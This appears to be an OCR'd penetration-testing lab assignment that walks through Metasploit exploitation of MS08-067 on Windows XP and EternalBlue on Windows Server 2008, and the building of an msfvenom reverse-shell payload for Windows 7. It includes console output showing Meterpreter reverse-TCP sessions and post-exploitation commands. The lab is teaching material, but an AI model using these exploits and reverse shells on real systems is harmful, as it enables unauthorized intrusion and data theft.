


5. **Use *4458* as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.**




6. **[Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.**


Attacker Kali - External Workstation on SHOWA006 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Thu 00:57
root@CS2APenTest: ~
File Edit View Search Terminal Help
0 Automatic Targeting
msf5 exploit(windows/smb/ms08_067_netapi) > set lport 4458
lport => 4458
msf5 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS 192.168.10.14 yes The target address range or CIDR identifier
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.217.3 yes The listen address (an interface may be specified)
LPORT 4458 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.217.3:4458
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:4458 -> 192.168.217.2:45015) at 2023-07-20 00:57:05 -0400
meterpreter >
Status: Running
Heartbeat: OK (No Application Data)
Activate Windows
Search




7. **[Post-exploitation] In meterpreter shell, display the target system's local date and time.**
8. **[Post-exploitation] In meterpreter shell, get the SID of the user.**
9. **[Post-exploitation] In meterpreter shell, get the current process identifier.**
10. **[Post-exploitation] In meterpreter shell, get system information about the target.**




Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)


In this task, you need to use similar steps to exploit the EternalBlue vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.




- Background session 1 Windows XP
- Changed RHOSTS to Windows servers 192.168.10.11
- Searched EternalBlue exploit and config.



1. **Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. (10 pt)**
2. **[Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (2 pt)**




3. **[Post-exploitation] In meterpreter shell, display the target system's local date and time. (2 pt)**
4. **[Post-exploitation] In meterpreter shell, get the SID of the user. (2 pt)**
5. **[Post-exploitation] In meterpreter shell, get the current process identifier. (2 pt)**
6. **[Post-exploitation] In meterpreter shell, get system information about the target. (2 pt)**




Task C. Exploit Windows 7 with a deliverable payload.


In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (20 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are (10 pt, 5pt each):


Attacker Kali - External Workstation on SHOWA006 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Fri 00:53
root@CS2APenTest: ~
File Edit View Search Terminal Help
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.217.3 yes The listen address (an interface may be specified)
LPORT 4458 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.217.3:4458
Use nopsled size specified by -n <length> a
total payload size, auto-prepending a nopsled of quantity (nops minus payl
The maximum size of the resulting payload
The maximum size of the encoded payload (de
The number of times to encode the payload
Specify an additional win32 shellcode file
Specify a custom executable file to use as a template
Preserve the --template behaviour and inject the payload as a new thread
Specify a custom variable name to use for certain output formats
The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
Show this message
root@CS2APenTest: # msfvenom -p
KALI
Status: Running
Virtual SAN Manager...
Edit Disk...
Inspect Disk...
Stop Service
Remove Server
Refresh
View
Help
Attacker Kali - External Workstation
Connect...
Settings...
Turn Off...
Shut Down...
Save
Pause
Reset
Checkpoint
Revert...
Move...
Export...
Rename...
Help
Activate Windows
Go to Settings to activate Windows.
Search
